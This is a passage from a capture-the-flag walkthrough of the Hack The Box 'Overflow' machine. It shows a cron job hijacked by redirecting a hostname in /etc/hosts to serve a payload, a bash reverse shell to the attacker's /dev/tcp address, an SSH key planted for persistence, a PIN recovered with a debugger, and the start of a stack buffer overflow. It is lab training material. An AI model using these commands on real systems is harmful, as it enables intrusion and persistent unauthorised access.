
Discover some interesting files and directory on '/opt'. The 'commontask.sh' is under tester. The 'file_encrypt' is under root.

```
$ bash
developer@overflow:~$ cd /opt
developer@overflow:/opt$ ls -la
total 16
drwxr-xr-x   3 root   root   4096 Sep 17  2021 .
drwxr-xr-x  25 root   root   4096 Jan 26 21:08 ..
-rwxr-x---+  1 tester tester  109 May 28  2021 commontask.sh
drwxr-x---+  2 root   root   4096 Sep 17  2021 file_encrypt
developer@overflow:/opt$ cd file_encrypt/
bash: cd: file_encrypt/: Permission denied
```

In the shell script, discover a new hostname. Added it to '/etc/hosts'. The script will execute every minute and download 'task.sh' file from the taskmanage.overflow.htb. After downloaded the file and will execute it via bash.

```
developer@overflow:/opt$ cat commontask.sh
#!/bin/bash

#make sure its running every minute.


bash < <(curl -s http://taskmanage.overflow.htb/task.sh)
developer@overflow:/opt$
```

Test Access the new hostname via browser. Discover that the hostname is not exist, which will redirect to the default overflow.htb page. Which is not a new webpage from the server.



Noticed that developer user is under network groups. We could try to modify the /etc/hosts file and point to our IP.

```
developer@overflow:/opt$ id
uid=1001(developer) gid=1001(developer) groups=1001(developer),1002(network)
developer@overflow:/opt$ ls -la /etc/hosts
-rwxrw-r-- 1 root network 201 Apr  9 18:20 /etc/hosts
developer@overflow:/opt$ cat /etc/hosts
127.0.0.1       localhost
127.0.1.1       overflow        overflow.htb

# The following lines are desirable for IPv6 capable hosts
::1     localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
developer@overflow:/opt$
```

But first we need to create the task.sh that contain reverse shell.

```
sodanew@kalinew:~/Documents/HTB/Machine/Linux/Overflow/www$ ifconfig tun0
tun0: flags=4305<UP,POINTOPOINT,RUNNING,NOARP,MULTICAST>  mtu 1500
        inet 10.10.14.13  netmask 255.255.254.0  destination 10.10.14.13
        inet6 dead:beef:2::100b  prefixlen 64  scopeid 0x0<global>
        inet6 fe80::c162:ed9c:c6b5:9a  prefixlen 64  scopeid 0x20<link>
        unspec 00-00-00-00-00-00-00-00-00-00-00-00-00-00-00-00  txqueuelen 500  (UNSPEC)
        RX packets 1455  bytes 561387 (548.2 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 1837  bytes 198577 (193.9 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

sodanew@kalinew:~/Documents/HTB/Machine/Linux/Overflow/www$ cat task.sh
bash -i >& /dev/tcp/10.10.14.13/5555 0>&1
sodanew@kalinew:~/Documents/HTB/Machine/Linux/Overflow/www$
```

Opened up a listener and webserver(contain task.sh) in attacker machine.

```
sodanew@kalinew:~/Documents/HTB/Machine/Linux/Overflow/www$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

Next edit the /etc/hosts file in our target machine.

```
developer@overflow:/opt$ vi /etc/hosts
developer@overflow:/opt$ cat /etc/hosts
127.0.0.1       localhost
127.0.1.1       overflow        overflow.htb
10.10.14.13     taskmanage.overflow.htb

# The following lines are desirable for IPv6 capable hosts
::1     localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
developer@overflow:/opt$
```

Reverse shell gained after few minutes. Please remember to remove the IP that added on '/etc/hosts' file on victim machine via developer user account.

```
sodanew@kalinew:~/Documents/HTB/Machine/Linux/Overflow/www$ nc -lvnp 5555
Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on :::5555
Ncat: Listening on 0.0.0.0:5555
Ncat: Connection from 10.10.11.119.
Ncat: Connection from 10.10.11.119:35312.
bash: cannot set terminal process group (57740): Inappropriate ioctl for device
bash: no job control in this shell
tester@overflow:~$ id
id
uid=1000(tester) gid=1000(tester) groups=1000(tester)
tester@overflow:~$ python3 -c "import pty; pty.spawn('bash');"
export TERM=xterm-256colorpython3 -c "import pty; pty.spawn('bash');"

tester@overflow:~$ export TERM=xterm-256color
```

Add a SSH Key to the .ssh directory on tester home directory.

```
tester@overflow:~/.ssh$ echo -n 'c3NoLXJzYSBBQUFBQjNOemFDMXljMkVBQUFBREFRQUJBQUFCZ1FDNUpVWlp0T2FvbFpENmlHLzUw
TFFPbW9CaFpEYzVCdXk3eGxIYXJTYzg1dkx4MFVIL1ZKTkIyMXBnR2dpYXoyOXBxVVMvMHUzUVpETGZxMWhnK2x4WE01U3lGMzdRMkgzK2ExQ
jRzWS9DY0ZlNXFJWVJzdXU2M2RjWURSd1VESEZOdy9uVm9xZTZnWEtycmMvdDJEWTZLRURZT2ZUME5oK2U3RURpMGQyRWZhUkJ5TkFKM3NSZ0
xtS0NCVGtvQUFFOUxDcW40ZDN3eDlYUjFsWWlwbDhWanZGbndFR1VzVS9IdzNqWTZSc3ZRQ2R6MFJVTHgwcXd6L0VKNjBpRVM0anl0TklmSWk
4MktPcHAvVHlZMWlWbkhPcHVONEZhd29WbkRRdEVuWmNhODhtcjRrMkJCVVB1M0ZjdDRrSHpPUlo2bnh1dnVlYk1WS3ROakpZWERsVUJsUXJ1
NzBEVGdFQVMxMWg3UkIxbUFhbFM5RitvaHV0Q0dMeHhLNncvNitEdk9NZjFtUWphbHd3WXdvSjVIaDRkVWRHbVVhN28xUzFqNFh2akhVdlQwd
XQ0TzNVL1FabTdOVVZrRmVETG5ySzZLYVFUZndUK3dveXBWbUpMZlFYZ3RuZWZhY2FyY1oweFQ4dkx1ajNRMldEYzdBWmNlWEJoWXQ2WVVWSH
UzRU09IHNvZGFuZXdAa2FsaW5ldwo=' | base64 -d > authorized_keys
e64 -d > authorized_keysBWmNlWEJoWXQ2WVVWSHUzRU09IHNvZGFuZXdAa2FsaW5ldwo=' | base
tester@overflow:~/.ssh$ cat authorized_keys
cat authorized_keys
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQC5JUZZtOaolZD6iG/50LQOmoBhZDc5Buy7xlHarSc85vLx0UH/VJNB21pgGgiaz29pqUS/0
u3QZDLfq1hg+lxXM5SyF37Q2H3+a1B4sY/CcFe5qIYRsuu63dcYDRwUDHFNw/nVoqe6gXKrrc/t2DY6KEDYOfT0Nh+e7EDi0d2EfaRByNAJ3s
RgLmKCBTkoAAE9LCqn4d3wx9XR1lYipl8VjvFnwEGUsU/Hw3jY6RsvQCdz0RULx0qwz/EJ60iES4jytNIfIi82KOpp/TyY1iVnHOpuN4FawoV
nDQtEnZca88mr4k2BBUPu3Fct4kHzORZ6nxuvuebMVKtNjJYXDlUBlQru70DTgEAS11h7RB1mAalS9F+ohutCGLxxK6w/6+DvOMf1mQjalwwY
woJ5Hh4dUdGmUa7o1S1j4XvjHUvT0ut4O3U/QZm7NUVkFeDLnrK6KaQTfwT+woypVmJLfQXgtnefacarcZ0xT8vLuj3Q2WDc7AZceXBhYt6YU
VHu3EM= sodanew@kalinew
tester@overflow:~/.ssh$ chmod 600 authorized_keys
chmod 600 authorized_keys
tester@overflow:~/.ssh$ ls -la
ls -la
total 12
drwx------ 2 tester tester 4096 Apr  9 18:37 .
drwxr-xr-x 6 tester tester 4096 Apr  9 14:07 ..
-rw------- 1 tester tester  569 Apr  9 18:37 authorized_keys
tester@overflow:~/.ssh$
```

13. Tester shell access - SSH Authorized Keys

    Login via the own created SSH Key.

```
sodanew@kalinew:~/Documents/HTB/Machine/Linux/Overflow/target-items/ssh-dir$ ssh -i tester tester@overflow.ht
b
Welcome to Ubuntu 18.04.6 LTS (GNU/Linux 4.15.0-159-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Sat Apr  9 18:39:07 IST 2022

  System load:  0.0               Processes:           218
  Usage of /:   48.1% of 5.84GB   Users logged in:     1
  Memory usage: 15%               IP address for eth0: 10.10.11.119
  Swap usage:   0%


0 updates can be applied immediately.

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy
settings


You have new mail.
tester@overflow:~$ id
uid=1000(tester) gid=1000(tester) groups=1000(tester)
tester@overflow:~$
```

    User Flag Proof Screenshot

```
tester@overflow:~$ cat user.txt
9ad70de966fc9af3c25537f819d9190a
tester@overflow:~$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.10.11.119  netmask 255.255.254.0  broadcast 10.10.11.255
        inet6 dead:beef::250:56ff:feb9:aea4  prefixlen 64  scopeid 0x0<global>
        inet6 fe80::250:56ff:feb9:aea4  prefixlen 64  scopeid 0x20<link>
        ether 00:50:56:b9:ae:a4  txqueuelen 1000  (Ethernet)
        RX packets 1226842  bytes 185338420 (185.3 MB)
        RX errors 0  dropped 158  overruns 0  frame 0
        TX packets 966852  bytes 624254826 (624.2 MB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 27310  bytes 2156917 (2.1 MB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 27310  bytes 2156917 (2.1 MB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

    Seem like we allowed to access the '/opt/file_encrypt'.
    Notice that the file_encrypt contain SUID set. The
    'README.md' tells the PIN is under email inbox.

```
tester@overflow:/opt$ cd file_encrypt/
tester@overflow:/opt/file_encrypt$ ls -la
total 24
drwxr-x---+ 2 root root  4096 Sep 17  2021 .
drwxr-xr-x  3 root root  4096 Sep 17  2021 ..
-rwsr-xr-x  1 root root 11904 May 31  2021 file_encrypt
-rw-r--r--  1 root root   399 May 30  2021 README.md
tester@overflow:/opt/file_encrypt$ file file_encrypt
file_encrypt: setuid ELF 32-bit LSB shared object, Intel 80386, version 1 (SYSV), dynamically linked, interpr
eter /lib/ld-linux.so.2, for GNU/Linux 3.2.0, BuildID[sha1]=3ae0f5750a8f1ac38945f813b5e34ddc166daf57, not str
ipped
tester@overflow:/opt/file_encrypt$ cat README.md
Our couple of reports have been leaked to avoid this. We have created a tool to encrypt your reports. Please
check the pin feature of this application and report any issue that you get as this application is still in d
evelopment. We have modified the tool a little bit that you can only use the pin feature now. The encrypt fun
ction is there but you can't use it now.The PIN should be in your inbox
tester@overflow:/opt/file_encrypt$
```

Transfer the file_encrpyt into attacker machine

```
sodanew@kalinew:~/Documents/HTB/Machine/Linux/Overflow/target-items/ssh-dir$ scp -i tester tester@overflow.ht
b:/opt/file_encrypt/file_encrypt /home/sodanew/Documents/HTB/Machine/Linux/Overflow/target-items/file_encrypt
file_encrypt                                                  100%   12KB  43.9KB/s   00:00
sodanew@kalinew:~/Documents/HTB/Machine/Linux/Overflow/target-items/ssh-dir$ cd ../
sodanew@kalinew:~/Documents/HTB/Machine/Linux/Overflow/target-items$ md5sum file_encrypt
71e042d0208d6908815eb79fb6b2d962  file_encrypt
sodanew@kalinew:~/Documents/HTB/Machine/Linux/Overflow/target-items$
```

Check on the emailbox. There is a long list of email message. But inside the mailbox, dint contain any PIN as well.


```
tester@overflow:/opt/file_encrypt$ cat /var/mail/tester

From tester@overflow.htb  Sat Apr  9 12:00:01 2022
Return-Path: <tester@overflow.htb>
X-Original-To: tester
Delivered-To: tester@overflow.htb
Received: by overflow (Postfix, from userid 1000)
        id DDEC6770; Sat,  9 Apr 2022 12:00:01 +0530 (IST)
From: root@overflow.htb (Cron Daemon)
To: tester@overflow.htb
Subject: Cron <tester@overflow> bash /opt/commontask.sh
MIME-Version: 1.0
Content-Type: text/plain; charset=UTF-8
Content-Transfer-Encoding: 8bit
X-Cron-Env: <SHELL=/bin/sh>
X-Cron-Env: <HOME=/home/tester>
X-Cron-Env: <PATH=/usr/bin:/bin>
X-Cron-Env: <LOGNAME=tester>
Message-Id: <20220409063001.DDEC6770@overflow>
Date: Sat,  9 Apr 2022 12:00:01 +0530 (IST)

bash: connect: Connection refused
bash: line 1: /dev/tcp/10.10.14.7/4444: Connection refused
```

14. Binary file enumeration to file encrypt.


    Execute the binary. We notice the code is always the same.

```
tester@overflow:/opt/file_encrypt$ ./file_encrypt
This is the code 1804289383. Enter the Pin: abc
Wrong Pin
tester@overflow:/opt/file_encrypt$ ./file_encrypt
This is the code 1804289383. Enter the Pin: abc
Wrong Pin
tester@overflow:/opt/file_encrypt$ ./file_encrypt
This is the code 1804289383. Enter the Pin: cccc
Wrong Pin
tester@overflow:/opt/file_encrypt$
```

As the README.md text state, we need check the pin feature.



Below screenshot show the address of the compare function in Ghidra



So we need to check the address format show in gdb.

```
0x00000af7 <+71>:    lea    eax,[ebx-0x2283]
0x00000afd <+77>:    push   eax
0x00000afe <+78>:    call   0x6c0 <__isoc99_scanf@plt>
0x00000b03 <+83>:    add    esp,0x10
0x00000b06 <+86>:    mov    eax,DWORD PTR [ebp-0x14]
0x00000b09 <+89>:    cmp    DWORD PTR [ebp-0x10],eax
0x00000b0c <+92>:    jne    0xb4a <check_pin+154>
0x00000b0e <+94>:    sub    esp,0xc
0x00000b11 <+97>:    lea    eax,[ebx-0x2280]
0x00000b17 <+103>:   push   eax
0x00000b18 <+104>:   call   0x5e0 <printf@plt>
0x00000b1d <+109>:   add    esp,0x10
```

Set a breakpoint at that address.

```
pwndbg> b *0x00000b09
Breakpoint 1 at 0xb09
pwndbg> s b
The program is not being run.
pwndbg> show b
Ambiguous show command "b": backtrace, backtrace-address-color, backtrace-frame-label, backtrace-frame-label-co
lor...
pwndbg> b
No default breakpoint address now.
pwndbg> info b
Num     Type           Disp Enb Address    What
1       breakpoint     keep y   0x00000b09 <check_pin+89>
pwndbg> r
```

After the program hit breakpoint. Noticed the register $eax value

```
pwndbg> r
Starting program: /home/sodanew/Documents/HTB/Machine/Linux/Overflow/target-items/bin-dir/file_encrypt
This is the code 1804289383. Enter the Pin: 1234

Breakpoint 1, 0x56555b09 in check_pin ()
LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA
──────────────────────────────────────────[ REGISTERS ]──────────────────────────────────────────
 EAX  0x4d2
 EBX  0x56557fa0 (_GLOBAL_OFFSET_TABLE_) ◂— 0x2ea8
 ECX  0xffffc984 —▸ 0x56555300 ◂— add    byte ptr cs:[eax], al /* '.' */
 EDX  0xffffce04 ◂— 0x4d2
 EDI  0x565556e0 (_start) ◂— xor    ebp, ebp
 ESI  0x1
 EBP  0xffffce18 —▸ 0xffffce28 ◂— 0x0
 ESP  0xffffcdf0 ◂— 0x1
 EIP  0x56555b09 (check_pin+89) ◂— cmp    dword ptr [ebp - 0x10], eax
──────────────────────────────────────────[ DISASM ]──────────────────────────────────────────
► 0x56555b09 <check_pin+89>     cmp    dword ptr [ebp - 0x10], eax
  0x56555b0c <check_pin+92>     jne    check_pin+154                    <check_pin+154>
   ↓
  0x56555b4a <check_pin+154>    sub    esp, 0xc
  0x56555b4d <check_pin+157>    lea    eax, [ebx - 0x221d]
  0x56555b53 <check_pin+163>    push   eax
  0x56555b54 <check_pin+164>    call   puts@plt                  <puts@plt>

  0x56555b59 <check_pin+169>    add    esp, 0x10
  0x56555b5c <check_pin+172>    nop
```

Decode in hexa value in python. Discover that the value is what we inserted to the PIN.

```
sodanew@kalinew:~/Documents/HTB/Machine/Linux/Overflow/target-items/bin-dir$ python3
Python 3.9.12 (main, Mar 24 2022, 13:02:21)
[GCC 11.2.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> 0x4d2
1234
>>>
```


Check on the compared value, which is the register $ebp - 0x10 and the value for the PIN is -202976456

```
pwndbg> p $ebp - 0x10
$4 = (void *) 0xffffce08
pwndbg> x /dw 0xffffce08
0xffffce08:     -202976456
pwndbg>
```

Check the PIN via the program execution. Now we know that our PIN is correct.

```
sodanew@kalinew:~/Documents/HTB/Machine/Linux/Overflow/target-items/bin-dir$ ./file_encrypt
This is the code 1804289383. Enter the Pin: -202976456
name: AAAAA
Thanks for checking. You can give your feedback for improvements at developer@overflow.htb
sodanew@kalinew:~/Documents/HTB/Machine/Linux/Overflow/target-items/bin-dir$
```

Let's search for 'name' in Ghidra and discover that we can buffer overflow the 'local_2c[10]' variable.




Test Buffer Overflow in local machine. Generate pattern of 100 length.

```
sodanew@kalinew:~/Documents/HTB/Machine/Linux/Overflow/target-items/bin-dir$ cyclic 100
aaaabaaacaaadaaaeaaafaaagaaahaaaiaaajaaakaaalaaamaaanaaaoaaapaaaqaaaraaasaaataaauaaavaaawaaaxaaayaaa
sodanew@kalinew:~/Documents/HTB/Machine/Linux/Overflow/target-items/bin-dir$
```


First we run the program and entered valid PIN, Next for the input 'name' we insert the pattern we created. Which break the program into segmentation fault. Below screenshot show that we was able to control EIP!!!! [1st step in Stack based buffer overflow]

[2nd in Stack Based buffer overflow]. Identify OFFSET to reach EIP.

